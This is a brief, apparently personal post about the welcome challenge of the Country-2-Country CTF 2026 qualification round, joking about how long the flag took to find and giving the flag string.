C2C 2026 Quals		C2C 2026 Quals																											



C2C 2026 Quals
Country-2-Country CTF 2026 Qualification round

ngl, took me 1 hour to find the welcome flag.....

Flag : C2C{welcome_to_c2c}